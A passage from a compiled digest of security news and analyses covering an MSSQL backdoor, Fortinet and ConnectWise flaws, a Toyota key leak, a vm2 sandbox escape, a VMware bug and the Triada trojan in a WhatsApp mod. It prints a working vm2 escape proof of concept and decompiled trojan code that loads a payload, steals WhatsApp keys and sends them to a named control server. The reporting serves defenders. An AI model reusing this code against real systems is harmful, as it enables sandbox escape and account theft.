
Maggie network bridge

The malware offers simple TCP redirection functionality, which allows remote attackers to connect to any IP address the infected MS-SQL server can reach.

> "When enabled, Maggie redirects any incoming connection (on any port the MSSQL server is listening on) to a previously set IP and port, if the source IP address matches a user-specified IP mask" - DCSO CyTec

"The implementation enables port reuse, making the redirection transparent to authorized users, while any other connecting IP is able to use the server without any interference or knowledge of Maggie," the researchers added.

The malware also features SOCKS5 proxy functionality to route all network packets through a proxy server, making it even stealthier if needed.



Length	Type	String
0000001C	C	Socks5 Stopped Successfully
00000017	C	Socks5 Stopped Failure
00000015	C	Socks5 Isn't Running
00000016	C	Socks5 Thread Failure
0000001C	C	Socks5 Running Successfully
00000019	C	Socks5 Thread Successful
00000017	C	Socks5 Already Running

Starting and stopping the SOCKS5 proxy service *(DCSO CyTec)*

At this time some details remain unknown, like the post-infection use of Maggie, how the malware is planted in the servers in the first place, and who is behind these attacks.

Source: https://www.bleepingcomputer.com/news/security/hundreds-of-microsoft-sql-servers-backdoored-with-new-malware/

4. Fortinet warns admins to patch critical auth bypass bug immediately

Fortinet has warned administrators to update FortiGate firewalls, FortiProxy web proxies, and FortiSwitch Manager (FSWM) on-premise management platforms to the latest versions, which address a critical severity vulnerability.

The security flaw (tracked as CVE-2022-40684) is an authentication bypass on the administrative interface that could allow remote threat actors to log into unpatched devices.


"An authentication bypass using an alternate path or channel [CWE-88] in FortiOS and FortiProxy may allow an unauthenticated attacker to perform operations on the administrative interface via specially crafted HTTP or HTTPS requests," Fortinet explains in a customer support bulletin issued today.

"This is a critical vulnerability and should be dealt with the utmost urgency," the company adds.

Fortinet has also emailed customers and advised them to update to the latest available versions immediately.

"Due to the ability to exploit this issue remotely, Fortinet is strongly recommending all customers with the vulnerable versions to perform an immediate upgrade," the company warned.

According to a Shodan search, more than 100,000 FortiGate firewalls are reachable from the Internet, although it's unknown if their management interfaces are also exposed.



Internet-exposed FortiGate firewalls (Shodan)

The complete list of products vulnerable to attacks attempting to exploit the CVE-2022-40 flaw includes:

- FortiOS: From 7.0.0 to 7.0.6 and from 7.2.0 to 7.2.1
- FortiProxy: From 7.0.0 to 7.0.6 and 7.2.0
- FortiSwitchManager: Versions 7.0.0 and 7.2.0

Per today's customer support bulletin, Fortinet released security patches on Thursday, asking customers to update vulnerable devices to FortiOS 7.0.7 or 7.2.2 and above, FortiProxy 7.0.7 or 7.2.1 and above, and FortiSwitchManager 7.2.1 or above.

Workaround available until deploying patches

The company also provides a workaround for those who can't immediately deploy security updates.

To block remote attackers from bypassing authentication and logging into vulnerable FortiGate and FortiProxy deployments, customers should limit the IP addresses that can reach the administrative interface using a local-in-policy.

Detailed information on how to disable the vulnerable HTTP/HTTPS administrative interface for FortiOS, FortiProxy, and FortiSwitchManager can be found in this Fortinet PSIRT advisory published Monday, October 10.

However, as revealed in an advanced communication to "selected customers," Fortinet advises admins to disable remote management user interfaces to ensure that potential attacks are blocked.

"If these devices cannot be updated in a timely manner, internet facing HTTPS Administration should be immediately disabled until the upgrade can be performed," Fortinet said.

A Fortinet spokesperson refused to comment when asked if the vulnerability is actively exploited in the wild and hinted that the company would share more information in the coming days.

"Customer communications often detail the most up-to-date guidance and recommended next steps to best protect and secure their organization," the Fortinet spokesperson said.

"There are instances where confidential advance customer communications can include early warning on Advisories to enable customers to further strengthen their security posture, which then will be publicly released in the coming days to a broader audience."

Update October 07, 13:22 EDT: Added Fortinet statement.

Update October 10, 11:36 EDT: Added info on FortiSwitchManager versions.

Source: https://www.bleepingcomputer.com/news/security/fortinet-warns-admins-to-patch-critical-auth-bypass-bug-immediately/

5. ConnectWise fixes RCE bug exposing thousands of servers to attacks

ConnectWise has released security updates to address a critical vulnerability in the ConnectWise Recover and R1Soft Server Backup Manager (SBM) secure backup solutions.

The security flaw is due to an injection weakness described by the company in an advisory issued today as "Improper Neutralization of Special Elements in Output Used by a Downstream Component."

Affected software versions include ConnectWise Recover or earlier and R1Soft SBM v6.16.3 or earlier.


Hacking group abuses antivirus software to launch LODEINFO malware

Connectwise added that this is a critical severity vulnerability that could enable attackers to access confidential data or execute code remotely.

It also tagged it as a high-priority issue, as a flaw that's either exploited in attacks or at a high risk of being targeted in the wild.

Discovered by Code White security researcher Florian Hauser and expanded by Huntress Labs security researchers John Hammond and Caleb Stewart, the vulnerability can be used to "push ransomware" through thousands of R1Soft servers exposed on the Internet, according to Huntress Labs CEO Kyle Hanslovan.

According to a Shodan scan, more than 4,800 Internet-exposed R1Soft servers are likely exposed to attacks if they haven't been patched since ConnectWise has released patches for this RCE bug.



Internet-exposed R1Soft servers (Shodan)

"Affected ConnectWise Recover SBMs have automatically been updated to the latest version of Recover (v2.9.9)," ConnectWise said.

On the other hand, R1Soft users were advised to "upgrade the server backup manager to SBM v6.16.4 released October 28, 2022 using the R1Soft upgrade wiki."

The company also recommended patching all impacted R1Soft backup servers as soon as possible.

While patching critical vulnerabilities is always commendable, cybersecurity professionals are concerned [1, 2, 3] that doing it at the end of the week, on a Friday evening, can be unfortunate, if not dangerous, timing.

This is because threat actors will jump at the occasion to develop exploits and compromise any Internet-exposed servers left unpatched.

Weekends are also when attackers are the most active, given that most IT and security teams aren't around to detect and stop their malicious activities.

An end-of-the-week release also makes it harder to patch any vulnerable servers before the weekend, potentially exposing more systems to attack for at least a few days.

As the R1Soft SBM backup solution is a popular tool among managed service providers and cloud hosting providers there are concerns that not patching the flaw quickly could lead to a significant security incident.

Source: https://www.bleepingcomputer.com/news/security/connectwise-fixes-rce-bug-exposing-thousands-of-servers-to-attacks/

6. Toyota discloses data leak after access key exposed on GitHub

Toyota Motor Corporation is warning that customers' personal information may have been exposed after an access key was publicly available on GitHub for almost five years.

Toyota T-Connect is the automaker's official connectivity app that allows owners of Toyota cars to link their smartphone with the vehicle's infotainment system for phone calls, music, navigation, notifications integration, driving data, engine status, fuel consumption, and more.

Toyota discovered recently that a portion of the T-Connect site source code was mistakenly published on GitHub and contained an access key to the data server that stored customer email addresses and management numbers.

This made it possible for an unauthorized third party to access the details of 296,019 customers between December 2017 and September 15, 2022, when access to the GitHub repository was restricted.

On September 17, 2022, the database's keys were changed, purging all potential access from unauthorized third parties.

The announcement explains that customer names, credit card data, and phone numbers have not been compromised as they weren't stored in the exposed database.

Toyota blamed a development subcontractor for the error but recognized its responsibility for the mishandling of customer data and apologized for any inconvenience caused.

The Japanese automaker concludes that while there are no signs of data misappropriation, it cannot rule out the possibility of someone having accessed and stolen the data.

"As a result of an investigation by security experts, although we cannot confirm access by a third party based on the access history of the data server where the customer's email address and customer management number are stored, at the same time, we cannot completely deny it," - explains the notice (machine translated).

For this reason, all users of T-Connect who registered between July 2017 and September 2022 are advised to be vigilant against phishing scams and avoid opening email attachments from unknown senders claiming to be from Toyota.

Forgetting passwords in the code

This type of security incident has become a large-scale problem that places troves of sensitive data at risk of exposure.

In September, Symantec's security analysts unveiled that nearly 2,000 applications for iOS and Android contain hard-coded AWS credentials in their code.

This is typically the result of developer negligence, storing credentials in the code to make asset fetching, service access, and configuration updating quick and easy while testing multiple app iterations.

These credentials should be removed when the software is ready for actual deployment, but unfortunately, as the case of the T-Connect app shows, this isn't always done.

Due to this ongoing problem, GitHub has begun scanning published code for secrets and blocking code commits that contain authentication keys to better secure projects.

However, if a developer uses non-standard access keys or custom tokens, GitHub will not be able to detect them by default.

Source: https://www.bleepingcomputer.com/news/security/toyota-discloses-data-leak-after-access-key-exposed-on-github/

7. Critical VM2 flaw lets attackers run code outside the sandbox

Researchers are warning of a critical remote code execution flaw in 'vm2', a JavaScript sandbox library downloaded over 16 million times per month via the NPM package repository.

The vm2 vulnerability is tracked as CVE-2022-36067 and received a severity rating of 10.0, the maximum score in the CVSS system, as it could allow attackers to escape the sandbox environment and run commands on a host system.

Sandboxes are meant to be an isolated environment that is walled off from the rest of the operating system. However, as developers commonly use sandboxes to run or test potentially unsafe code, the ability to "escape" from this confined environment and execute code on the host is a massive security problem.

Escaping the sandbox

Security researchers at Oxeye have found a clever way to customize the call stack of an error that occurs in VM2 to generate “CallSite” objects created outside the sandbox and use them to access Node’s global objects and execute commands.

While the library's authors attempted to mitigate this possibility in the past, Oxeye's researchers found a way to bypass this mitigation mechanism by using a custom implementation of the "prepareStackTrace" method.

"The reporter's POC bypassed the logic above since vm2 missed wrapping specific methods related to the "WeakMap" JavaScript built-in type," the researchers explain in their report.

"This allowed the attacker to provide their own implementation of "prepareStackTrace," then trigger an error, and escape the sandbox."

Sandbox escape process

(Oxeye)

The analysts found that it's also possible to override the global Error object with a custom object that implements the "prepareStackTrace" function, again accessing "CallSite" objects created outside the sandbox and running commands in the current process.

```
vm = require("vm2");

let v = new vm.VM();

v.run(`
globalThis.OldError = globalThis.Error; // We save the old Error object to
trigger an error
globalThis.Error = {}; // We override the Error object with a new object.
globalThis.Error.prepareStackTrace = function(errStr,traces) { // We implement
the prepareStackTrace function
    traces[0].getThis().process.mainModule.require('child_process') //
Accessing CallSite object which getThis() is not sandboxed
    .execSync('/System/Applications/Calculator.app/Contents/MacOS/Calculator')
}const { sta
ck } = new globalThis.OldError(); // Trigger an error which results in a call
to prepareStackTrace
`
```

Overriding the Error object and accessing CallSite objects *(Oxeye)*

Update as soon as possible

Oxeye's research team discovered this critical problem on August 16, 2022, and reported it to the VM2 team a couple of days later, who confirmed they had launched an investigation.

Eventually, the authors of the popular library released version 3.9.11 on August 28, 2022, which addressed the sandbox escape and code execution problems.

Software developers are urged to update to the latest VM2 version and replace older releases in their projects as soon as possible.

For end users, it is important to note that it could take a while before virtualization software tools relying on VM2 apply the available security update.

As we saw with Log4Shell, a critical security problem in a widely deployed open-source library may persist for extended periods without the impacted users even knowing they're vulnerable due to the obscurity in the supply chain.

If you use a sandbox solution, check if it relies on VM2 and whether it's using the latest version.

Source: https://www.bleepingcomputer.com/news/security/critical-vm2-flaw-lets-attackers-run-code-outside-the-sandbox/

8. VMware vCenter Server bug disclosed last year still not patched

VMware informed customers today that vCenter Server 8.0 (the latest version) is still waiting for a patch to address a high-severity privilege escalation vulnerability disclosed in November 2021.

This security flaw (CVE-2021-22048) was found by CrowdStrike's Yaron Zinar and Sagi Sheinfeld in vCenter Server's IWA (Integrated Windows Authentication) mechanism, and it also affects VMware's Cloud Foundation hybrid cloud platform deployments.


Attackers with non-administrative access can exploit it to elevate privileges to a higher privileged group on unpatched servers.

VMware says this flaw can only be exploited by attackers using a vector network adjacent to the targeted server as part of high-complexity attacks requiring low privileges and no user interaction (however, NIST NVD's CVE-2021-22048 entry says it's exploitable remotely in low-complexity attacks).

Despite this, VMware has evaluated the bug's severity as Important, meaning that "exploitation results in the complete compromise of confidentiality and/or integrity of user data and/or processing resources through user assistance or by authenticated attackers."

Although the company released security updates in July 2022 that only addressed the flaw for servers running the latest available release at the time (vCenter Server 7.0 Update 3f), it retracted the patches 11 days later because they didn't remediate the vulnerability and caused Secure Token Service (vmware-stsd) crashes while patching.

"VMware has determined that vCenter 7.0u3f updates previously mentioned in the response matrix do not remediate CVE-2021-22048 and introduce a functional issue," VMware says in the advisory.



2021-11-10 VMSA-2021-0025
Initial security advisory.

2021-11-15 VMSA-2021-0025.1
Added vCenter Server 6.5 in the Response Matrix.

2022-07-12 VMSA-2021-0025.2
Added fixed version of vCenter Server 7.0 in the Response Matrix.

2022-07-23 VMSA-2021-0025.3
VMware has determined that vCenter 7.0u3f updates previously mentioned in the response matrix do not remediate CVE-2021-22048 and introduce a functional issue. Please review KB89027 for more information.

2022-10-11 VMSA-2021-0025.4
Added vCenter Server 8.0 in the Response Matrix.

CVE-2021-22048 patching timeline

Workaround until a patch is released

Even though patches are pending for all affected products, VMware provides a workaround allowing admins to remove the attack vector.

To block attack attempts, VMware advises admins to switch to Active Directory over LDAPs authentication OR Identity Provider Federation for AD FS (vSphere 7.0 only) from the impacted Integrated Windows Authentication (IWA).

"Active Directory over LDAP authentication is not impacted by this vulnerability. However, VMware strongly recommend that customers plan to move to another authentication method," the company explains.

"Active Directory over LDAPs does not understand domain trusts, so customers that switch to this method will have to configure a unique identity source for each of their trusted domains. Identity Provider Federation for AD FS does not have this restriction."

VMware also provides detailed instructions on switching to Active Directory over LDAPs (here and here) and changing to Identity Provider Federation for AD FS.

Source: https://www.bleepingcomputer.com/news/security/vmware-vcenter-server-bug-disclosed-last-year-still-not-patched/

9. Malicious WhatsApp mod distributed through legitimate apps

Last year, we wrote about the Triada Trojan inside FMWhatsApp, a modified WhatsApp build. At that time, we discovered that a dropper was found inside the distribution, along with an advertising SDK. This year, the situation has repeated, but with a different modified build, YoWhatsApp version 2.22.11.75. Inside it, we found a malicious module that we detect as Trojan.AndroidOS.Triada.eq.

```
private void init() {
    a.init(this, "koyows-423-yj999br", "IY1YyTzhSZisgef", "15");
}

@Override  // X.002
public void onCreate() {
    this.generatedComponent();
    super.onCreate();
    this.init();
}
```

Launching a malware module built into the modification

The module decrypted and launched the Trojan.AndroidOS.Triada.ef main payload.

```
            stringBuilder12.append("iCqRrwFzROYToESkPgUqRLHOq9GXPaSVfOF5wkBjx87rHUbS51GOAjFJzBKRz4AkkSPGiTJI
            stringBuilder0.append(stringBuilder12);
            StringBuilder stringBuilder13 = new StringBuilder();
            stringBuilder13.append("WeI5w/WvoP1ztnnhRIBxGF6ZKOwDxvezH/OUETVi5gBQLRh7n63jzN+9QvM9d/4OEqyvzrLI
            stringBuilder0.append(stringBuilder13);
            File file0 = new File(s1);
            if(!file0.exists() || !file0.isDirectory()) {
                if(file0.isFile()) {
                    file0.delete();
                }

                file0.mkdirs();
            }

            arr_b = Base64.decode(stringBuilder0.toString(), 0);
            goto label_350;
        }

        goto label_402;
    }
    catch(Throwable throwable0) {
        goto label_442;
    }

    try {
    label_350:
        File file1 = new File(s2);
        if(file1.exists()) {
            file1.delete();
        }

        FileOutputStream fileOutputStream0 = new FileOutputStream(file1);
        fileOutputStream0.write(arr_b);
        fileOutputStream0.flush();
        fileOutputStream0.close();
    }
    catch(Throwable throwable1) {
    }

    try {
        File file2 = new File(s2);
        if((file2.exists()) && (file2.isFile()) && (file2.canRead()) && file2.length() > 0L) {
            eg.b.put("oekob", new DexClassLoader(s2, s1, null, class0.getClassLoader()));
        }
```

Payload decoding and launch

In addition, the malicious module stole various keys required for legitimate WhatsApp to work. We assume that to resolve this problem, the cybercriminals had to figure out all the intricacies of the messenger before writing the new version.

```
public static JSONObject a(Context context0) {
    String s3;
    JSONObject jSONObject0 = new JSONObject(Collections.singletonMap("kv", "4"));
    if(context0 == null) {
        throw new Exception("context param is null");
    }

    try {
        SharedPreferences sharedPreferences0 = context0.getSharedPreferences("keystore", 0);
        if(sharedPreferences0 != null) {
            String s = sharedPreferences0.getString("server_static_public", null);
            if(s != null) {
                jSONObject0.put(db.a, s);
            }

            String s1 = sharedPreferences0.getString("client_static_keypair_enc", null);
            if(s1 == null) {
                String s2 = sharedPreferences0.getString("client_static_keypair_pwd_enc", null);
                if(s2 == null) {
                    s3 = sharedPreferences0.getString("client_static_keypair", null);
                    if(s3 != null) {
                        jSONObject0.put(db.b, s3);
                        return jSONObject0;
                    }

                    throw new Exception("client_static_keypair and client_static_keypair_pwd_enc and client_static_keypair_enc is null");
                }

                JSONArray jSONArray0 = new JSONArray(s2.replace("&quot;", "\""));
                if(jSONArray0.length() == 5) {
                    String s4 = jSONArray0.getString(1);
                    String s5 = jSONArray0.getString(2);
                    String s6 = jSONArray0.getString(3);
                    String s7 = jSONArray0.getString(4);
                    byte[] arr_b = Base64.decode(s4, 3);
                    byte[] arr_b1 = Base64.decode(s5, 3);
                    byte[] arr_b2 = Base64.decode(s6, 3);
                    Cipher cipher0 = Cipher.getInstance("AES/OFB/NoPadding");
                    IvParameterSpec ivParameterSpec0 = new IvParameterSpec(arr_b1);
                    cipher0.init(2, new SecretKeySpec(db.a("S\u0016\u000FR\u0003\nD\u0083\u0010\u0082\u009A\u008D\u008CF:!i)WA" + s7, arr_b2), "AES/OFB/NoPadding"), ivParameterSpec0);
                    s3 = Base64.encodeToString(cipher0.doFinal(arr_b), 3);
                    jSONObject0.put(db.b, s3);
                    return jSONObject0;
                }
```

The Trojan reads WhatsApp keys…

```
public final boolean b() {
    HashMap hashMap0 = cn.b(this.f);
    if(hashMap0 != null && hashMap0.size() != 0) {
        cj cj0 = new cj();
        cj0.a(hashMap0);
        cj0.a("https://wa.zcnewy.com/waApi/getReportWa");
        cj0.a(new cm(this));
        co.a().a(cj0);
        return true;
    }
```

… and sends collected data to the control server

The keys of interest to the cybercriminals are typically used in open-source utilities that allow the use of a WhatsApp account without the app. If the keys are stolen, a user of a malicious WhatsApp mod can lose control over their account.

yowsup-cli registration

```
$ yowsup-cli registration --help
usage: registration [-h] [-v] [-d] [--help-config] [-E {android}] [-c path]
                    [--config-phone CONFIG_PHONE] [--config-cc CONFIG_CC]
                    [--config-pushname CONFIG_PUSHNAME]
                    [--config-id CONFIG_ID] [--config-mcc CONFIG_MCC]
                    [--config-mnc CONFIG_MNC]
                    [--config-sim_mcc CONFIG_SIM_MCC]
                    [--config-sim_mnc CONFIG_SIM_MNC]
                    [--config-client_static_keypair CONFIG_CLIENT_STATIC_KEYPAIR]
                    [--config-server_static_public CONFIG_SERVER_STATIC_PUBLIC]
                    [--config-expid CONFIG_EXPID] [--config-fdid CONFIG_FDID]
                    [--config-edge_routing_info CONFIG_EDGE_ROUTING_INFO]
                    [--config-chat_dns_domain CONFIG_CHAT_DNS_DOMAIN]
                    [--no-encrypt] [-p] [-r (sms|voice) | -R code]
```

Registering with yowsup requires the collected WhatsApp keys

We note that in other respects, the infected build of YoWhatsApp is a fully working messenger with some additional features, such as customizing interface or blocking access to individual chats. When installed, it asks for the same permissions as the original WhatsApp messenger, such as access to SMS. The same permissions are granted to the Triada Trojan. It, and similar malware, can use them to add paid subscriptions without the user's knowledge, for example.

How the malicious YoWhatsApp messenger is spread

After discovering a new malicious WhatsApp mod, we decided to find out where it was coming from. According to statistics, the source was ads in the popular Snaptube app. After a brief check, we confirmed that you can find YoWhatsApp ads in the official Snaptube app (MD5: C3B2982854814E537CD25D27E295CEFE), and when clicking on one, the user will be prompted to install the malicious build.

This is not the first time we've encountered this kind of distribution method. Previously, for example, a similar situation occurred with the CamScanner app, a version of which, posted on Google Play Market, contained an ad library with a malicious component. We warned the developers of Snaptube that the ads in their app were being used by cybercriminals.

Our investigation did not end there. We later found a malicious version of the YoWhatsApp build in the popular Vidmate mobile app (MD5 CBA56F43C1EF32C43F7FC5E2AC368CDC) designed to save and watch videos from YouTube. Unlike Snaptube, the malicious build was uploaded in the internal store, which is part of Vidmate. The modification's name is WhatsApp Plus, but its features, legitimate and malicious, are similar to those found on Snaptube. The YoWhatsApp build version is also the same.

Conclusion

Cybercriminals are increasingly using the power of legitimate software to distribute malicious apps. This means that users who choose popular apps and official installation sources, may still fall victim to them. In particular, malware like Triada can steal an IM account, and for example, use it to send unsolicited messages, including malicious spam. The user's money is also at risk, as the malware can easily set up paid subscriptions for the victim.

IOCs

MD5

AC6C42D2F312FE8E5FB48FE91C83656B

CAA640824B0E216FAB86402B14447953

72645469B04AF2D89BC24ADDA2705B68

DEAAFDD4B289443261E18B244EAFB577

F67A1866C962F870571587B833ADD47B

47674B2ADA8586ACAF34065FF4CF788A

8EE2DF87E75CC8AB1B77C54288D7A2D9

C&C

hxxps://wa.zcnewy[.]com

hxxp://av2wg.rt14v[.]com:13002

hxxps://g1790.rt14v[.]com:13001

Source: https://securelist.com/malicious-whatsapp-mod-distributed-through-legitimate-apps/107690/

10. Exploit available for critical Fortinet auth bypass bug, patch now

Proof-of-concept exploit code is now available for a critical authentication bypass vulnerability affecting Fortinet's FortiOS, FortiProxy, and FortiSwitchManager appliances.

This security flaw (CVE-2022-40684) allows attackers to bypass the authentication process on the administrative interface of FortiGate firewalls, FortiProxy web proxies, and FortiSwitch Manager (FSWM) on-premise management instances.

Fortinet released security updates to address this flaw last Thursday. It also urged customers in private alerts to disable remote management user interfaces on affected devices "with the utmost urgency."

Horizon3.ai security researchers released a proof-of-concept (PoC) exploit and a technical root cause analysis for this vulnerability today, following an announcement that a CVE-2022-40684 PoC will be made available this week.

The PoC exploit is designed to abuse the authentication bypass flaw to set an SSH key for the user specified when launching the Python script from the command line.

"An attacker can use this vulnerability to do just about anything they want to the vulnerable system. This includes changing network configurations, adding new users, and initiating packet captures," explained Horizon3.ai exploit developer James Horseman.

"This exploit seems to follow a trend among recently discovered enterprise software vulnerabilities where HTTP headers are improperly validated or overly trusted."

Additionally, according to previous Horizon3.ai analysis, attackers may also further compromise systems by:

- Modifying the admin users' SSH keys to enable the attacker to log in to the compromised system.
- Adding new local users.
- Updating networking configurations to reroute traffic.

- Downloading the system configuration.
- Initiating packet captures to capture other sensitive system information.

Actively exploited in attacks

While a publicly available PoC exploit would be a strong enough incentive to immediately patch all vulnerable FortiOS, FortiProxy, and FortiSwitchManager appliances, the bug is also being abused in ongoing attacks.

Even though a Fortinet spokesperson refused to comment when asked if the vulnerability is actively exploited in the wild when BleepingComputer reached out on Friday, the company confirmed Monday that it was aware of at least one attack where the vulnerability has been abused.

"Fortinet is aware of an instance where this vulnerability was exploited, and recommends immediately validating your systems against the following indicator of compromise in the device's logs: user= "Local_Process_Access," Fortinet said.

CISA added CVE-2022-40684 on Tuesday to its list of security bugs known to be exploited in the wild, requiring all Federal Civilian Executive Branch agencies to patch their Fortinet devices until November 1st to block ongoing attacks.

Cybersecurity company GreyNoise also shared on Thursday that it has seen attackers attempting to exploit CVE-2022-40684 in the wild.

PUBLIC

"If these devices cannot be updated in a timely manner, internet facing HTTPS Administration should be immediately disabled until the upgrade can be performed," Fortinet warned customers last week in private notifications.

Admins who cannot immediately apply patches or disable vulnerable appliances to ensure that their servers aren't compromised can also use mitigation measures shared by Fortinet in this security advisory.

The workarounds require disabling the HTTP/HTTPS administrative interface or limiting the IP addresses that can reach the admin interface using a Local in Policy.

Those who want to verify if their devices have already been compromised before applying mitigations or patches can check the devices' logs for user=" Local_Process_Access", user_interface=" Node.js", or user_interface=" Report Runner".

Source: https://www.bleepingcomputer.com/news/security/exploit-available-for-critical-fortinet-auth-bypass-bug-patch-now/

11. Microsoft Office 365 email encryption could expose message content

Security researchers at WithSecure, previously F-Secure Business, found that it is possible to partially or fully infer the contents of encrypted messages sent through Microsoft Office 365 due to the use of a weak block cipher mode of operation.

Organizations use Office 365 Message Encryption to send or receive emails, both external and internal, to ensure confidentiality of the content from destination to source.

However, the feature encrypts the data using the Electronic Code Book (ECB) mode, which allows inferring the plaintext message under certain conditions.

Mozilla Firefox fixes freezes caused by new Windows 11 feature

ECB mode issue

The main problem with ECB is that repetitive areas in the plaintext data have the same encrypted result when the same key is used, thus creating a pattern.

The issue was highlighted after the massive Adobe data breach in 2013 when tens of millions of passwords were leaked and researchers discovered that the company used ECB mode to encrypt the data, making it possible to obtain plaintext passwords.

